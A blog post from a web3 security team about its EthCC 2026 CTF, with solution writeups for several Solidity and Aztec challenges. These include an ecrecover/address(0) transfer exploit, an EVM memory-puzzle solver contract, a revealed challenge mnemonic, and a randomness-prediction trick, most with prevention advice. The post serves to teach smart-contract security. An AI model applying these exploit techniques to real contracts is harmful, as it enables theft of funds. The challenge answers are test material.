EthCC 2026 CTF Solutions
The results are in for the largest live crypto CTF ever!
We at Wonderland have been running CTFs for years. While they started small, they have grown year after year, always with the same goal in mind: To bring people together, learn something new, and have fun while doing so. This year at EthCC in Cannes, we hit a major milestone: We hosted the largest live web3 CTF in history. Via ctf.wonderland.xyz, we delivered twenty-seven challenges across Solidity and Aztec Noir, built by some of the sharpest minds in web3 security: Riley Holterhus, Patrick Collins, Milo Truck, 0xEVom, WhiteHatMage, Josselin Feist, and Kasper, alongside NG and the rest of the Wonderland team.
Doors opened at 3 PM on the ground floor of the Palais des Festivals. Over 100 people walked in, with even more participants also joining remotely. By 4:05 PM, the timer was running and people were hacking. Over the next four hours, the room had a life of its own: music from the speakers, a live Pokemon card opening stream on one side [where we pulled a Jynx, which enticed a bigger reaction than some of the first bloods], and Wonderland staff walking between tables. Somewhere in the middle of all that, challenges were falling. First bloods started dropping, points decayed as more teams piled onto the same flags, new challenges unlocked in waves, and the brave ones started walking into the Arena, the thing that made this CTF unlike any other out there. The leaderboard reshuffled itself for four hours straight.
At least 34 teams drew blood over the course of the competition, with most of the challenge authors in the room watching people wrestle with the problems they wrote. Some challenges fell fast, while others held on for hours. Only two challenges survived the full four hours without a single solve: MiloTruck's "Route" and Aztec's "The Observatory" (which fell ten minutes after the clock expired). When the clock hit 8:05 PM, the leaderboard froze and the room shifted from hacking mode to ceremony mode. Third place: CannesFlagFestival. Second: PremiumKimchi. And first place, the winners of the largest live web3 CTF ever run: ZKittens. $30,000 in prizes and oversized physical checks on stage for all three—the kind you see on TV and never think you'll hold in real life.
The whole thing went exactly how we wanted it to go. Months of planning, a brutal set of challenges, a hundred moving parts, and it all came together. We walked out of the venue exhausted and happy.
This post walks through each challenge. We'll start with the Arena and the challenges that required being physically present, then Aztec, then the Solidity ones, each with the full exploit breakdown or a link to the author's writeup. Start wherever looks interesting.
Every challenge — source code, setup instructions, and reference solutions — lives at github.com/defi-wonderland/wonderland-ctf-2026. Clone it, run the challenges locally, and try them yourself.
Index
You Just Had To Be There
- Precompile20 — The Arena - Medium
- Red Memory — The Arena - Legendary
- White Hat Rescue: Time To White Hat and Alice Not Again
- Scrambled Zoo
Aztec
Solidity
- Fixed Deposits
- Liquid Omens
- Encoded Spell
- Balance Proof
- Infinity Send
- Route
- Pigeon
- Overseer
- Cheese Lending
- EVMVM
- Stakehouse
- Blackout
- Sentinel Protocol
- Meridian Credits
- Score
- Ludopathy
- UECallNft
You Just Had To Be There
Not every challenge lived in a screen. Some required showing up, walking into a supervised zone with your own laptop, or racing the entire room to land a transaction first, or staring at a paper flyer trying to crack a seed phrase. Bottom line is you couldn't solve these from home and you couldn't prompt your way through them.
The Arena: Precompile20 and Red Memory
The Arena was the centerpiece of this year's event. A sectioned-off area at the venue where you walked in alone with your laptop. No internet, no AI, no phone, and no teammates. A Wonderland team member stood behind you the entire time making sure the rules were respected. Just you, a terminal, and the contract. The catch: you had to spend points you'd earned from regular challenges to buy a slot, and if you failed, those points were gone. But the reward for solving was massive. High stakes, higher rewards.
Every time someone bought a slot we announced it over the mic and the room broke into applause. You could feel the nervousness from across the venue. Some participants were visibly shaking as they sat down. One person attempted both challenges: medium and legendary. He meditated before approaching the arena. It takes guts to face it twice. He became a Wonderland favorite immediately. In fact, everyone who stepped into the arena immediately got our support. We rooted for them. We wanted them to win.
What surprised us was how seriously everyone took it. No pushback, no attempts to bend the rules. People got it. The Arena was where you proved you could actually do it yourself, and the points reflected that. It was nearly impossible to win the CTF without stepping in, and the teams that placed knew it. Early on most people were focused on the regular challenges, stacking points, hunting first bloods. But as the leaderboard tightened, the Arena became the move. ZKittens and CannesFlagFestival both solved Precompile20, the medium tier. Several brave souls went for Red Memory, the legendary. None of them cracked it. It stood.
Two challenges run in the Arena: Precompile20 (medium) and Red Memory (legendary).
Precompile20
By Wonderland
Goal: Get the player's token balance to 5 or more. The player starts with 2 tokens. Alice, Bob, and Carl each have 1.
Precompile20 is an ERC20 that uses the ecrecover precompile (address(1)) for a signature-based transfer system. Someone signs a message authorizing a transfer, you present the signature, ecrecover recovers the signer's address, and tokens move from them to you.
Solution
There's a burnTokens function:
function burnTokens(address _from, uint256 _amount) external {
    _mint(address(0), _amount);
    _burn(_from, _amount);
}
The transfer function calls address(1) with the hash and signature, then uses assembly to interpret the return data:
assembly {
    let ret := mload(_returnedData)     // loads the length of the bytes array
    if iszero(ret) { _gifter := ret }   // length == 0 -> _gifter = 0
    if iszero(iszero(ret)) { _gifter := mload(add(_returnedData, 32)) }
}
The break: Two bugs combine. First, burnTokens calls _mint(address(0), _amount), which gives address(0) a real ERC20 balance. The comment says "burn without diminishing totalSupply," but address(0) is a valid mapping key like any other. Burn Alice's, Bob's, and Carl's tokens and address(0) holds 3.
Second, ecrecover doesn't revert on bad inputs. It returns empty bytes and succeeds. When the assembly block gets a zero-length return, ret (the bytes length) is 0, so the first branch fires: _gifter = 0. That's address(0). Feed transferTokens a garbage signature (v=27, r=0, s=0) and it reads "address(0) is gifting you tokens." Since address(0) actually has a balance now, the transfer goes through. Player goes from 2 to 5 tokens.
How to prevent it: address(0) is not a black hole. Minting to it creates a real balance. If your burn mechanism needs to preserve totalSupply, use a dedicated dead address or track the math separately. OpenZeppelin's ERC20 blocks minting to address(0) for this reason. And ecrecover doesn't revert on bad inputs, so always check _returnedData.length == 32 before interpreting the result. The assembly here conflates "ecrecover returned nothing" with "ecrecover returned address(0)." Using abi.decode would have reverted on empty data.
Red Memory
By NG
The hearts beat, disembodied, to the rhythm of the chants. A claw of red ink lacerates color from your sight. The tremors creep into your soul and like a log you snap. The room fades into crimson gates. It's time to get good.
Red Memory was the legendary-tier arena challenge. Same conditions: no internet, no AI, someone watching.
When we made the decision to organize the CTF, a portion of my days turned into brainstorming possible ideas for challenges. We had hosted a CTF some four months prior, in November, at DevConnect, and I had devised some challenges for that event as well. This meant two things: I had already used some of the tools in my arsenal, and I had a decent idea of how to fool LLMs.
Like most people reading this, I'm a nerd at heart. I've always found enjoyment in the endeavor of creating, and beauty in how even the most technical of things can be spun into a story.
So, there I was, cooking, and an idea for a challenge struck out of the blue as ideas do, and it was fitting. It had everything: it was challenging, short, it contained a blatantly clear reference to Silksong, a game myself and many people enjoyed, I had not used the idea in the previous CTF, and the entirety of it was based on one of the things I was somewhat confident LLMs would get wrong: memory modelling.
In my state of blissful ignorance, I sat down and poured the idea into code, and after a couple of hours, it was ready. I pulled out Codex, and to my dismay, it solves it to perfection in 20 minutes.
This annoyed me. That's the only way to put it. I had built this little thing I was proud of and eager to see people solve, and all of a sudden it was useless. No one would ever appreciate the challenge's reference or even attempt to solve it manually if an LLM could one-shot it. My immediate response was to add more complexity to it, contaminate memory with bytes that attempted to prompt inject the LLMs, but the end result was a Frankenstein of the original idea. I had added so much slop that the essence was gone. And, of course, all the protections didn't stop the LLMs. In fact, it only made it more of a roulette.
At that point, I had spent a considerable number of hours building and rebuilding this thing to have nothing to show for those hours, and beyond going through the grief of understanding jeopardy CTFs had fundamentally changed—if not died—I was going through the more immediate desperation of: "Hey, what do we do with the CTF? Time is of the essence, crafting a challenge that is not one-shottable with an LLM is proving genuinely hard, and if I manage to do it, then it may be so hard humans won't be able to solve it either in the time given. What is the point?"
In other words, I doubted it made any sense to go ahead with the CTF. I immediately brought this up internally. The idea of prohibiting AI was discussed, we even sent it to the external challenge creators to get their thoughts, but with the prizes being what they were and the impossibility of controlling no one was using AI, it made zero sense to go through with this measure.
Internally, I was reminded our CTFs were always chaotic and fun, and people could use the challenges after the event to learn, so there were reasons to go ahead with the event and to keep the playing field even for all teams, even if this meant having a set of challenges that were all one-shottable, as boring as that sounded.
That being said, we kept brainstorming ideas to diminish the impact of AI. We wanted to highlight the hacker ability to solve a challenge without the silicon whispering the answer. The immediate solutions required physical monitoring, which didn't scale with the resources at hand. But during a conversation with Skele, he suggested the idea of teams being able to spend points and buy slots to do certain challenges manually. This meant with fewer people we could have one or two members go to a team's table and check they were solving this given challenge without assistance. But then Gori came into the call, and after a bit of back and forth, the arena was born. This became the main feature of the CTF, and the single feature that made the event fun again.
Of course, in the process, we kept trying to craft challenges that LLMs couldn't solve. This proved to be a difficult task. The main reason was we needed a isSolved function so the infra could know when a challenge was solved, and so the user had an idea of what they had to do to solve the challenge. This acted as an extremely effective guiding signal for LLMs, which was the root behind why making challenges not one-shottable was such a tough task.
The arena didn't come without its own problems though. We decided to have two difficulties: medium and legendary. We needed a challenge for each. We also needed to define how long people would have to solve each challenge, and how many slots we would allow at a time among other things. In the end, we went for 10 slots: 6 medium, 4 legendary. We would give 30 minutes to solve the medium, and at first we thought of giving an hour to solve the legendary.
We reviewed the different challenges we had. Finding candidates for the medium was simple, as it needed to be a somewhat simple challenge, and we had many of them. The legendary was different. We wanted it to be genuinely challenging in the given time frame, but we also wanted the people doing it to not have to know some obscure trick or detail as internet was not allowed in the arena. One of the main candidates was RedMemory, the challenge that kickstarted this whole thing, and that also started my brief stage of despair.
We asked the external challenge creators if they would be willing to tackle it without using AI or internet, and time themselves while doing so, as this would serve as a benchmark. Riley Holterhus offered to give it a go, and he solved it in about 1h 05min. This was a bit over the hour we wanted. Riley also has vast experience with assembly, so this wasn't optimal. We reviewed the other challenges a bit more, but none fit what we wanted. We decided to increase the arena time for the legendary from 1 hour to 1h 15min, and add a hint to the mix, which Riley helped us with.
In the end, many challengers faced the RedMemory in the arena, and none were left standing. This was not the ideal outcome. It would have been epic if someone managed to beat it and win the CTF doing so. But well, in the end, this didn't happen despite the people trying the legendary challenge being genuinely extremely skilled.
Many asked us to use evm.codes because the challenge was written mostly in assembly, and so opcodes were aplenty. I refused under the rationale that the effects of opcodes could be seen in the debugger, but this was, in hindsight, a bad call from my side.
On the bright side, the medium challenge was solved by many, and the arena was a huge success. People were shaking while solving the challenges! The stakes were truly high. Everyone from Wonderland was rooting extremely hard for the challengers as well. The whole thing felt electric, and for RedMemory, despite it not getting solved, I got to see the excitement of the challengers discussing it after their attempts, which made me quite happy.
To close this prelude, I believe the likely future of CTFs involves arena-like features for physical events, and PvP challenges, where teams and their LLMs have to compete against other teams and their LLMs to, for example, build the best strategy for a given challenge. Back in the day, Paradigm did 0xMonaco, and I think it's a perfect example of this.
Now, I know I have brushed over the inspiration behind RedMemory, so let's do that as I slowly pull out the technicalities from under the bed.
Solution
Overview
RedMemory is a challenge about, well, memory. A bunch of bytes are written to memory, and the objective is to craft a solution that grabs bytes from specific addresses in memory and that together spell the word "everbloom".
Now, for anyone who has played Silksong, the inspiration should have been obvious from the name of the challenge, but if it wasn't, then now it should be extremely obvious.
Beware, the rest of the overview contains big spoilers of an important scene in Silksong. Do not read if you will play it/are playing it and have not reached the scene yet.
Spoilers ahead:
The red memory is a scene in the game that happens in Act 3. After Grand Mother Silk is trapped in the Abyss, Hornet must find a way to save Pharloom from the tendrils of void that snarl it. To do this, she must plunge into the void and face Grand Mother Silk.
That being said, diving into the void without protection will kill her, and to make matters worse the only object known to be able to protect against the void is a flower that doesn't exist in the present. This flower is called Everbloom, and the only place where it exists is deep in Hornet's memories.
The snail shamans, a group of three characters who betrayed her and in doing so caused the disaster of Act 3, tell her there's a spell capable of sending her into her memories, but it's an unstable spell and it requires three hearts from three legendary figures of the past.
Hornet will get those hearts and be subjected to the spell, which will send her into the red memory. There, we get to see and know quite a bit of her past, and it's due to this that it's such an impactful scene. How it all plays out is crafted beautifully. In the end, she will talk to The White Lady and get the Everbloom, which will allow her to get to Grand Mother Silk and get a chance to save Pharloom.
The sentences in the challenge are taken from the different dialogues in the red memory. The _red function does an OR with the repeated "FF0000" mask in memory because this is the hexadecimal code for the color red. It's simulating making the memory layout red. The whole thing is about plunging into memory and finding in the different bytes that form "everbloom".
In other words, the challenge is sort of a meta reconstruction of that scene in the game.
It's simple, and straightforward, but I enjoyed crafting this challenge. At least, before getting humbled by the LLMs.
Technical Walkthrough
The challenge can look complex when seeing it for the first time. It's mostly written in assembly, it uses for loops, and it has seemingly random strings all about it. At the same time, the whole challenge happens in a short function: cast, and the solve condition, although slightly obscured, is straightforward: obtain the everbloom, which translates to having the same bytes layout in two different memory addresses.
cast can be separated into stages based on how memory changes as the function progresses. Let's go through them.
First is the large bytes layout stage:
function cast(address _remembrance) external {
    {
        (string memory _weavers, string memory _silk, string memory _leave) = _child();
        (string memory _blur, string memory _desires, string memory _mother) = _beast();
        (string memory _mentor, string memory _stronger, string memory _sting) = _honey();
        (string memory _cost, string memory _wish, string memory _world, string memory _firstLight) = _lady();

        _red();
    }
    //...snip
}

function _child() internal pure returns (string memory _weavers, string memory _silk, string memory _leave) {
    _weavers = "weavers";
    _silk = "silk";
    _leave = "they leave";
}

function _beast() internal pure returns (string memory _blur, string memory _desires, string memory _mother) {
    _blur = "blur";
    _desires = "those are their desires... not your own";
    _mother = "mother";
}

function _honey() internal pure returns (string memory _mentor, string memory _stronger, string memory _sting) {
    _mentor = "a true mentor";
    _stronger = "stronger";
    _sting = "sting";
}

function _lady() internal pure returns (string memory _cost, string memory _wish, string memory _world, string memory _firstLight) {
    _cost = "cost";
    _wish = "wish";
    _world = "a world better than our own";
    _firstLight = "first light";
}
The only thing this is doing is laying out the different strings in memory. That's it. If we take a look at memory after this process is done, it looks like this:

Then, it "tints" memory red by calling _red, which simply ORs RED_MASK into every word in memory. It does skip the free memory pointer to not contaminate it.
RED_MASK = 0xFF0000FF0000FF0000FF0000FF0000FF0000FF0000FF0000FF0000FF00000000

function _red() internal pure {
    assembly {
        for { let i := 0 } lt(i, 0x40) { i := add(i, 0x20) } {
            mstore(i, or(mload(i), RED_MASK))
        }
        for { let i := 0x60 } lt(i, 0x3e0) { i := add(i, 0x20) } {
            mstore(i, or(mload(i), RED_MASK))
        }
    }
}
This is more easily seen, look at how all the previous bytes colliding with "ff" were replaced, and the rest remained.

Now that the bytes are laid out in memory, and the RED_MASK is applied, the stage where control is given to the user begins.
cast goes ahead and makes a call to a user-controlled contract called remembrance. The user can pass the address as an argument when calling cast. It also copies whatever data the call to remembrance returns at the address where the free memory pointer is pointing, and updates the free memory pointer.
Interestingly, it sets core to the address the free memory pointer is pointing at.
assembly {
    let fmp := 0x40
    let core := mload(fmp) // aim core at the address the fmp points at before updating fmp

    let retOffset := mload(fmp) // establish where to copy returndata from the call
    pop(call(gas(), _remembrance, 0, 0, 0, retOffset, 0x20)) // call remembrance and copy returndata
    mstore(fmp, add(mload(fmp), 0x20)) // update fmp, core is now pointing to a non memory free address

    //...snip
}

In memory, we can see that after the call, the 0x3e0 address is populated with the return data:

Here's where things get tricky for the solver. The function presents a for loop, and to solve the challenge it's crucial to understand what it's doing, as once the user understands what it's doing, it becomes clear what bytes the remembrance contract must return.
Let's look at the for loop, and let's also take a look at the win condition:
assembly {
    //...snip
    let retData := mload(retOffset)
    // for loop
    for { let i := 0 } lt(i, 0x1b) { i := add(i, 0x03) } {

        let travel := and(shr(sub(240, mul(i, 8)), retData), 0xffff)
        let search := and(shr(sub(232, mul(i, 8)), retData), 0xff)

        if iszero(lt(search, 32)) { revert(0, 0) }

        let move := sub(248, mul(search, 8))
        let part := and(shr(move, mload(travel)), 0xff)
        mstore8(add(mload(fmp), div(i, 0x03)), part) // write one byte at a time at fmp
    }

    let introspect := and(not(RED_MASK), mload(0x1bf))
    mstore(core, add(introspect, BLURRED_LIGHT))

    // win condition
    if eq(mload(core), mload(mload(fmp))) {
        everbloom := 1
    }
}
When looking at the for loop, one thing the user can notice is that the only thing he has control of is the retData, which are the bytes in the word returned before through remembrance.
Understanding then what travel and search do becomes the most important to solve the challenge.
We can also observe that at the end of each iteration of the for loop, a byte is stored at the address the fmp is pointing at.
Before we move on to break apart how travel and search work, and what ends up stored at the address the fmp is pointing at, let's take a look at the solve condition.
let introspect := and(not(RED_MASK), mload(0x1bf))
mstore(core, add(introspect, BLURRED_LIGHT))

// win condition
if eq(mload(core), mload(mload(fmp))) {
    everbloom := 1
}
Before, we saw core was pointing at the address the fmp was pointing at before fmp was updated, so core is essentially the word just before the word the updated fmp points at:
core=0x3e0mload(fmp)=0x400
The win condition checks the value stored in these two addresses is the same.
That being said, we see some odd things happening with core. Especially, we see an odd value stored in it. When we look at it in the debugger, we see core holds this value after the mstore:

0x65766572626c6f6f6d0000000000000000000000000000000000000000000000
Which are the bytes corresponding to the string everbloom!
If the user somehow had control of what got written to mload(fmp), then the user could replicate the bytes at core given they are unaffected by user inputs, and meet the condition.
As mentioned before, we know that in the for loop, through travel and search we can store one byte at a time at mload(fmp).
How to solve this starts to make sense. More so, because the for loop happens to do 9 passes, and the bytes required in mload(fmp) are 9.
The question becomes what do travel and search do exactly, and how can we take advantage of them to write the bytes we want into that memory address?
You're free to work through the assembly with an LLM, but what's happening here, once it clicks, is straightforward:
- Each iteration of the loop grabs chunks of 3 bytes at a time from the data returned by
remembrance - These 3 bytes act as two instructions to the function.
- The first two bytes tell the contract: "Hey, travel to this address in memory". Let's say we wanted to travel to
0xa0, then we would haveremembrancereturn0x00a0in the first two bytes. - The third byte tells it: "Within this address, grab the byte at this offset". So, let's say we wanted to grab the second byte at address
0xa0, then we would pass0x00a001, as this is zero indexed, which would be read as: "Grab the second byte at memory address0xa0".
From there, and staring at the memory layout, it was all about constructing the instructions that would find the correct bytes to match the bytes that form everbloom and returning that in our remembrance contract.
Here's one solution:
contract Remembrance {
    fallback() external {
        assembly {
            mstore(0x00, 0x00a00101200800a00400a00503800800e00201a0020300010240070000000000)
            return(0x00, 0x20)
        }
    }
}
Which can be decomposed into:
Instruction 0: go to 0x00a0, pick byte[1]
Instruction 1: go to 0x0120, pick byte[8]
Instruction 2: go to 0x00a0, pick byte[4]
Instruction 3: go to 0x00a0, pick byte[5]
Instruction 4: go to 0x0380, pick byte[8]
Instruction 5: go to 0x00e0, pick byte[2]
Instruction 6: go to 0x01a0, pick byte[2]
Instruction 7: go to 0x0300, pick byte[1]
Instruction 8: go to 0x0240, pick byte[7]
And here's the memory layout again to check the bytes being grabbed:
White Hat Rescue: Time To White Hat and Alice Not Again
These two challenges were live white hat simulations. Alice's private key was leaked to every team at the same time. She had a pending withdrawal waiting to execute, and the clock was ticking. Teams had to rescue her funds before another team claimed them or a simulated attacker did.
It wasn't about finding a bug. It was about speed. You had Alice's key, you knew the funds were at risk, and so did everyone else in the room. Get the rescue transaction in first or watch someone else take it. Two rounds ran during the competition: Time To White Hat and Alice Not Again, each a fresh scenario with the same format.
Scrambled Zoo
The Scrambled Zoo wasn't on a screen at all. Participants received a physical flyer at the venue:

The challenge: find the zookeeper's private key. The flyer shows a Wonderland logo, the function selector 0xa096bb3e(), if you know, you know, and a row of animal emojis along the bottom edge. Each emoji represents a word in a BIP-39 mnemonic phrase. Participants had to identify the animals, figure out the correct order, and derive the zookeeper's private key from the resulting seed phrase. Then call the contract's solve() function as the zookeeper to claim the flag.
The solution, the mnemonic in order: monkey goat pig lobster frog lion squirrel gorilla dragon rabbit panda whale.
Aztec
Aztec brought a different kind of challenge to the table. Not harder in the traditional sense, but foreign to most. Private functions execute client-side, both private and public state coexist, and every account is a smart contract by default. If you've built your intuition around the EVM, some of it carries over, but the primitives underneath have changed.
The design bet was specific: keep the challenges short and readable, but lean on deeply abstracted Aztec concepts that AI tends to ignore. Because Aztec is privacy-first, the testnet itself did the heavy lifting on infrastructure — no private network to maintain, and teams had no visibility into each other's submissions. The weight on the leaderboard was real: Aztec flags distributed 5,454 points across the competition, and 1,577 of those went uncollected — enough that skipping them meant giving up a podium spot.
Five challenges, from easiest to hardest.
Medium Flag
By Wonderland
The Aztec CTF boilerplate shipped with a test challenge that walked participants through their first Aztec transaction — deploying the setup, deriving a contract address, and calling capture_flag(). Medium Flag reused the exact same contract logic, just renamed — which produced a different Contract Class ID. Participants were expected to reuse the boilerplate script, but address derivation wouldn't match.
Solution
The catch: this contract was deployed without universal deploy, which embeds the deployer's address into the derivation. To make it less obvious, the deployer parameter was silently removed from the solving script (defaulting to zero — universal deploy), and a deceiving hint told participants to "guess the salt" (impossible).
Two ways to find the deployer:
- (a) Look at the block scanner — the deployer is stored as public on-chain metadata.

- (b) Notice that the deployer is also the owner of the Flag Emitter contract — readable directly from its public storage at slot 1.
Once the correct deployer address was known, deriving the contract address and calling capture_flag() was straightforward.
Lucky Guess
By Wonderland
Win rock-paper-scissors against randomness, 5 times in a row (probability = 1/243). The naive approach — simulate with different moves until the jackpot hits — is cursed: each simulation changes the randomness.
// Safety: the Cheshire Cat draws fate from the looking glass
let fate = unsafe { random() };
let fate_bytes: [u8; 32] = fate.to_le_bytes();
let cat_move: u8 = fate_bytes[0] % 3;

let result: u8 = (moves[i] + 3 - cat_move) % 3;
assert(result == 1, "The Cheshire Cat grins and fades away");
Solution
The unsafe keyword is the signal: random() is a client-side oracle — randomness is generated by the prover's local environment during proof construction, not derived from any on-chain state. unsafe means no circuit constraint stops the prover from controlling it.
Fixing the PRNG seed (process.env.SEED) in the local PXE makes the entire output sequence deterministic. Once the seed is locked, probe the current internal counter, derive the cat's move for each of the five rounds, compute the winning response, and submit the correct moves in a single transaction.
function replicateFrRandom(counter: number): bigint {
  const buf = Buffer.alloc(64);
  for (let i = 0; i < 64; i++) {
    buf[i] = (counter >> (i * 8)) & 0xff;
  }
  return BigInt("0x" + buf.toString("hex")) % FR_MODULUS;
}
Summoners Deck
By Wonderland
